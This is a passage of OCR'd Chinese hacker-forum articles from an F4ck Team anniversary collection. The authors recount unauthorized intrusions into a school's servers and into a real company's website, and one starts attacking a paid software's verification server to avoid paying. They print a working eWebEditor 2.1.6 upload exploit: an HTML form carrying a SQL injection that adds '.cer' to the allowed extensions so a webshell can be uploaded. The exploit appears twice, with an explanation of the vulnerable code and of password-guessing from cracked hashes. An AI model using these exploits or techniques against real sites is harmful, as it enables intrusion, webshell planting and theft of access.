


图　1-3-38

内网渗透抓 hash 获取密码就是一个连锁的效应，就比如我此次渗透中遇到的一个密码：2013*sb*Dsb1，然后我又在其他的服务器里抓到另外一个密码：2009*sbDsb1 由此我进行了推断并且自己组合了一些密码，效果不错还拿到了一个服务器密码是 2007*sbDsb1。

0x05 一些东西和后记

此次渗透总共花费了断断续续 5 天拿下该校的 WWW、NIC、JWC、党建和一个数据库服务器，当然和一年之前的我写的同是渗透学校的比可没那么精彩了，因为那时候是学生时代现在是上班党了。没那么多时间，从一个小突破口开始进行的，很多技术手段没写，例如说钓鱼，放置后门，社工，嗅探，等等，此次渗透因为学校的服务器很弱，我也没强加上面，拿到就成，未放置远控，清理了自己的脚印。还有刚刚在整理工具的时候发现一个极好的工具 2013 年 1 月份的时候下的我居然没用上那就是 Sr.exe。如果我结合 0x01 的方法 用 ms11080 拿下带有 administrator 权限的帐号后用 Sr.exe 可以使用参数执行，执行方法就是 sr.exe User Pass "whoami"…. 具体在法客工具包 windows 提权里有一个 SR，你们自己可以看看。好了，今天就写到这里，我会对该学校进行持续渗透直到我对他不感兴趣。我也会讲继续渗透的结果记录起来和大家分享。

0x06 感谢

Route(F4ck team)

el4pse（和谐小组）

Evi1m0(FF0000)

宝-宝（FF0000）

haxsscker(C0de Play&F4ck Team)

Tkby(F4ck Team)

Ersc (Anying.org)

虽然文章写的很轻松简陋，过程的复杂只有你们懂，谢谢你们。

Anying Team　FF000 Team　F4ck Team

（全文完）责任编辑：鲨影_sharow

第4节 [法客二周年]我来凑个数，路过某公司

作者：pizi.liu

来自：法客论坛 – F4ckTeam

网址：http://team.f4ck.org/

朋友昨天晚上说今天要去一家公司面试，是做医院系统的，他就把那个公司的网站给我了，让我看看能不能拿下，到时候不录用就威胁他们（开玩笑的）。

目标：http://www.xxxx.cn/

一、先看看有没有用 CDN

如图 1-4-1：

检测结果

DNS所在地	响应类型	响应IP	
湖南电信	A	175. .152	上海市 上海
黑龙江电信	A	175. .152	上海市 上海
北京联通	A	175. .152	上海市 上海
山东联通	A	175. .152	上海市 上海
辽宁电信	A	175. .152	上海市 上海
四川电信	A	175. .152	上海市 上海

图　1-4-1

目测是没有用 CDN 的，CDN 什么的最讨厌了，另外网上绕过 CDN 查真实 IP 的好像没什么用，水平太菜了，求大牛们给支支招。

二、看看用的什么程序

网站是 asp 的；

加个 robots.txt 没有这个文件；

随手加个/admin/，跳出后台登陆框，好像是自己写的程序吧，07 年的；

弱口令，万能密码都试过了，没用，如图 1-4-2：

图　1-4-2

工具用多，人就变懒了，丢给椰树查旁站，看看有没有软柿子，如图 1-4-3：

图　1-4-3

看来还是独立服务器，CMS 识别也没结果，旁站 OA 是 aspx 的，也只是个登录页面，没有什么可以利用的。

三、从主站下手找漏洞

用椰树也扫了一下主站，没有 sql 注入，换个工具继续，用 wwwscan 扫一下目录，发现有 eweb 编辑器，大喜，如图 1-4-4：

图　1-4-4

进入 eweb 后台，默认密码，弱口令都试了试，还是进不去。郁闷，如图 1-4-5：

图　1-4-5

听说可以下载数据库的，试了试，不让下。蛋疼呀，如图 1-4-6：

图　1-4-6

得好像 eweb 编辑器有个注入漏洞的，去网上百度了一下 eweb 编辑器的漏洞，找到了注入点，听说只能用 pangolin 跑。win7 还用不了我试了试啊 D 和 sqlmap 都不行，sqlmap 只得到了用户名，密码没出来，求解释，如图 1-4-7：

图　1-4-7

开个 03 虚拟机，看了一下编辑器版本 2.1.6 的，添加表名 WebEditor_System 字段 sys_UserName、sys_UserPasse，开始注入，如图 1-4-8：




图　1-4-8

得到账号密码，cmd5 解一下，账号 admin 密码竟然是 888admin888。。我嘞个法克，本以为这样基本就搞定了，进后台看了看了一下样式，有人复制过，看来有大牛早已经来过了，想看看大牛添加了什么后缀的，但是里面一点都没改。我就加了个 cer，保存，悲剧了，如图 1-4-9：




图　1-4-9

四、柳暗花明了

无奈，乱翻上传的文件看，随手点了个尾页，出现惊喜了，如图 1-4-10：

类型	文件地址	大小	最后访问	上传日期	删除
	20108611834417.jpg	67181 B	2013-10-22 23:39:09	2012-12-5 15:24:31	
	20108611853447.jpg	66516 B	2013-8-29 15:22:20	2012-12-5 15:24:31	
	20108611912315.jpg	71669 B	2012-12-5 15:24:31	2012-12-5 15:24:31	
	20108611932754.jpg	60605 B	2012-12-5 15:24:31	2012-12-5 15:24:31	
	20108611950377.jpg	68074 B	2013-10-13 12:48:56	2012-12-5 15:24:31	
	201154133753341.cer	45 B	2012-12-5 15:24:31	2012-12-5 15:24:31	
	20115413383841.cer	45 B	2012-12-5 15:24:31	2012-12-5 15:24:31	
	20115413389900.cer	45 B	2012-12-5 15:24:32	2012-12-5 15:24:32	
	2011628172641399.cer	45 B	2012-12-5 15:24:32	2012-12-5 15:24:32	
	2011628172643429.cer	45 B	2012-12-5 15:24:32	2012-12-5 15:24:32	
	20118125265861l.cer	45 B	2012-12-5 15:24:32	2012-12-5 15:24:32	
	20118125271355.cer	45 B	2012-12-5 15:24:32	2012-12-5 15:24:32	

图　1-4-10

看来真有大牛来过了，既然大牛能传，我应该也能，百度一下，找到了一个上传的漏洞

```
1. <HTML><HEAD><TITLE>ewebeditor 的 upload 文件上传 exp</TITLE><meta http-equiv="Content-Type" content="text/html; charset=gb2312"> </head><body bgcolor=orange>
2. <tr>不是通杀，版本有区别！我就郁闷，落叶那 JJ 说文章没说清楚，这份 EXP 就是根据文章写出来的！落叶那家伙的 EXP 我看半天没看明白有啥区别！<br></tr>
3. <tr>文件传到了 uploadfile 目录下了</tr><br>
4. <tr>不知道算不算 0day，我是冰的原点</tr><br>
5. <tr>至于利用方法就是修改源文件中的 action，然后传 cer 的马马就行了！</tr><br>
6.<form action="http://www.xxxx.cn/admin/eWebEditor/upload.asp?action=save&type=IMAGE&style=firefox'%20union%20select%20S_ID,S_Name,S_Dir,S_CSS,S_UploadDir,S_Width,S_Height,S_Memo,S_IsSys,S_FileExt,S_FlashExt,%20[S_ImageExt]%2b'|cer',S_MediaExt,S_FileSize,S_FlashSize,S_ImageSize,S_MediaSize,S_StateFlag,S_DetectFromWord,S_InitMode,S_BaseUrl%20from%20ewebeditor_style%20where%20s_name='standard'%20and%20'a'='a" method=post name=myform enctype="multipart/form-data"><input type=file name=uploadfile size=100 style="width:100%"><input type=submit value=传吧></form>
```

保存 html，传个 cer 试试。成功了，如图 1-4-11：




图　1-4-11

五、放弃提权

传了个 aspx 的 webshell，大概看了一下，打了 9 个补丁，没有 360，oa 是 aspx 的站，很容易找到了 sa。

目测提权应该很容易各种 exp 上就行了，管理员还在线。

本次也就娱乐一下，没有别的目的，所以就不提了。

如图 1-4-13：




图　1-4-13

没有水平的文章，写的不好，大牛不喜勿喷_._end。

（全文完）责任编辑：鲨影_sharow

第5节 [法客二周年]Ewebeditor2.1.6 数据库只读突破上传

作者：杨凡

来自：法客论坛 – F4ckTeam

网址：http://team.f4ck.org/

今天看到 pizi.liu 发的帖子（小编注：本章第四节［法客二周年］我来凑个数，路过某公司），帖子里提到了 ewebeditor 的注入和突破，数据库只读上传，但是他的帖子里说的不详细，那我就老调重弹说的详细点。

我用的还是 pizi.liu 帖子里的这个案例，谢谢 pizi.liu 提供的案例。

先看一下这个 eweb 的版本，如图 1-5-1：

图　1-5-1

样式表无法修改，数据库为只读，如图 1-5-2：

图　1-5-2

修改下 exp 中的 action 地址，如图 1-5-3：

```
<HTML><HEAD><TITLE>ewebeditor的upload文件上传exp</TITLE><meta
http-equiv="Content-Type" content="text/html; charset=gb2312">
</head><body bgcolor=orange>
<tr>不是通杀，版本有区别！我就郁闷，落叶那JJ说文章没说清楚，这份
EXP就是根据文章写出来的！落叶那家伙的EXP我看半天没看明白有啥区别
！ <br></tr>
<tr>文件传到了uploadfile目录下了</tr><br>
<tr>不知道算不算0day，我是冰的原点</tr><br>
<tr>至于利用方法就是修改源文件中的action，然后传cer的马马就行了
！ </tr><br>
<form action="http://www  admin/ewebeditor/upload.asp?
action=save&type=IMAGE&style=firefox'%20union%20select%
20S_ID,S_Name,S_Dir,S_CSS,S_UploadDir,S_Width,S_Height,S_Memo,S_
IsSys,S_FileExt,S_FlashExt,%20[S_ImageExt]%
2b'|cer',S_MediaExt,S_FileSize,S_FlashSize,S_ImageSize,S_MediaSi
ze,S_StateFlag,S_DetectFromWord,S_InitMode,S_BaseUrl%20from%
20ewebeditor_style%20where%20s_name='standard'%20and%20'a'='a"
method=post name=myform enctype="multipart/form-data"><input
type=file name=uploadfile size=100 style="width:100%"><input
type=submit value=传吧></form>
```

图　1-5-3

选中文件准备上传，如图 1-5-4：




图　1-5-4

为了演示，所以抓包看一下，如图 1-5-5：




图　1-5-5

可以看到上传成功了，服务器返回的数据中包含了文件名，如图 1-5-6：




图　1-5-6

访问一下上传的文件，如图 1-5-7：

图　1-5-7

成功解析，菜刀成功连接，如图 1-5-8：




图　1-5-8

看一下该版本的 upload.asp 的部分代码（第 164-194 行）：

```
1.  ' 初始化上传限制数据
2.  Sub InitUpload()
3.          sType = UCase(Trim(Request.QueryString("type")))
4.          sStyleName = Trim(Request.QueryString("style"))
5.          sSql = "select * from ewebeditor_style where s_name='" & sStyleName & "'"
6.          oRs.Open sSql, oConn, 0, 1
7.          If Not oRs.Eof Then
8.                  sUploadDir = oRs("S_UploadDir")
9.                  sUploadDir = Replace(sUploadDir, "\", "/")
10.                 If Right(sUploadDir, 1) <> "/" Then
11.                         sUploadDir = sUploadDir & "/"
12.                 End If
```

```
13.                     Select Case sType
14.                     Case "FILE"
15.                             sAllowExt = oRs("S_FileExt")
16.                             nAllowSize = oRs("S_FileSize")
17.                     Case "MEDIA"
18.                             sAllowExt = oRs("S_MediaExt")
19.                             nAllowSize = oRs("S_MediaSize")
20.                     Case "FLASH"
21.                             sAllowExt = oRs("S_FlashExt")
22.                             nAllowSize = oRs("S_FlashSize")
23.                     Case Else
24.                             sAllowExt = oRs("S_ImageExt")
25.                             nAllowSize = oRs("S_ImageSize")
26.                     End Select
27.             Else
28.                     OutScript("parent.UploadError('无效的样式 ID 号，请通过页面上的链接进行操作！')")
29.             End If
30.             oRs.Close
```

看我摘出来的代码的第 4-5 行，这是关键。

可以看到变量 sStyleName 是直接接受的 URL 传参中的 style 的值，只是通过 trim 方法去掉了前后空格，并没有进行任何过滤。

而下一句直接在将没有过滤的变量 sStyleName 带入了 SQL 查询语句，最终导致注入漏洞。

Exp 解释：

```
1.  style=firefox' union select
S_ID,S_Name,S_Dir,S_CSS,S_UploadDir,S_Width,S_Height,S_Memo,S_IsSys,S_FileExt,S_FlashExt,
[S_ImageExt]+'|cer',S_MediaExt,S_FileSize,S_FlashSize,S_ImageSize,S_MediaSize,S_StateFlag,S_DetectFromWord
,S_InitMode,S_BaseUrl from ewebeditor_style where s_name='standard' and 'a'='a
```

通过 union select 联合查询的方式先将数据查出来，然后使用[S_ImageExt]+'|cer'使 S_ImageExt 中加入"|cer"串，这样就添加了 cer 的类型到查出的数据中，这样程序会认为存在 cer 可上传类型了。

Union select 的前提是前边查询的内容为空，通过看源码可以知道，变量 sStyleName 取的是 URL 中 style 的值，而 exp 中指定的 style=firefox，这样变量 sStyleName 的值就是 firefox，当程序取到值之后就会执行：

```
1.  select * from ewebeditor_style where s_name=firefox
```

这时肯定会返回空记录，因为 firefox 这个样式一般是数据库中不会存在的，这样就把 union select 之前的记录变成空的了，然后再执行：

```
1.  union select
S_ID,S_Name,S_Dir,S_CSS,S_UploadDir,S_Width,S_Height,S_Memo,S_IsSys,S_FileExt,S_FlashExt,
[S_ImageExt]+'|cer',S_MediaExt,S_FileSize,S_FlashSize,S_ImageSize,S_MediaSize,S_StateFlag,S_DetectFromWord,
S_InitMode,S_BaseUrl from ewebeditor_style where s_name='standard'
```

这样就覆盖了 union select 之前的查询记录，程序就按照我们的思路执行了。

至于最后的 and 'a'='a 只是为了闭合 SQL 语句。

其他资料见：http://www.yunsec.net/a/special/wlgf/jbst/2010/0401/3097.html

总结一下，想突破数据库只读上传文件，首先要存在注入漏洞。
最后说一句，著名的“WEB 编辑器漏洞手册.pdf”里说 ewebeditor 2.7.0 也存在注入漏洞，那么既然存在注入漏洞，就应该也是可以通过这种方法上传的。
其他不存在注入漏洞的 ewebeditor 版本则无法使用此方法。
这也就是 exp 中说“不是通杀，版本有区别”的原因了。
（全文完）责任编辑：鲨影_sharow

第6节 [法客二周年]白肥熟引起的渗透

作者：leehom
来自：法客论坛 – F4ckTeam
网址：http://team.f4ck.org/

X01. 序

基友们好，我是 leehom，来法客不知不觉 1 年多了，最近好像失恋了。

X02. 起因

在某个深夜看了些岛国的电影，发现原来熟女才是我的最爱。
于是 p2psearcher 找遍了熟女俱乐部的全集。
光有理论不行，付出实际行动约炮才是最终目的，于是打开 qq，设置好条件 30-40 岁，女，XX 市，一口气加了 20 多个，结果 tx 不让我加了，等了 1 个多小时只有 1 个通过验证。
本狼开始思考，根据概率，如果能加 2000 个，也许就有 100 个约炮的机会 ，可是手工加，太累了。
开始百度 qq 自动加好友，下了十多个，有一个好用的，用起来才发现，加好友原来不是那么容易的事，首先要挂 qq，然后采集号码，然后加好友，然后群发消息，每个环节都要花钱买软件，算算 1000 多大洋呢，我去，这约炮成本太高了。
好吧，法客向来没有花钱买网络服务的习惯，破解？
我不会 asm，软件有登陆框，肯定走网络验证，搞他服务器，然后本地搭建服务端不就行了吗？

X03. 寻找目标

关掉其他程序，打开抓包软件，如图 1-6-1：

图 1-6-1

我怕单独打开一款软件抓不全，三管齐下，比较稳妥，如图 1-6-2：




图　1-6-2

貌似验证地址出来了，不过是纯 IP 地址，不是域名！

如果是域名我们可以改 host 文件来搭建服务器，用来做软件登陆验证，但是 IP 地址，只能再内网下搭建通讯了，把同网段都改成这个服务器的 IP 网段，我自己用，虽然麻烦，但是也能接受。

X04. 强攻

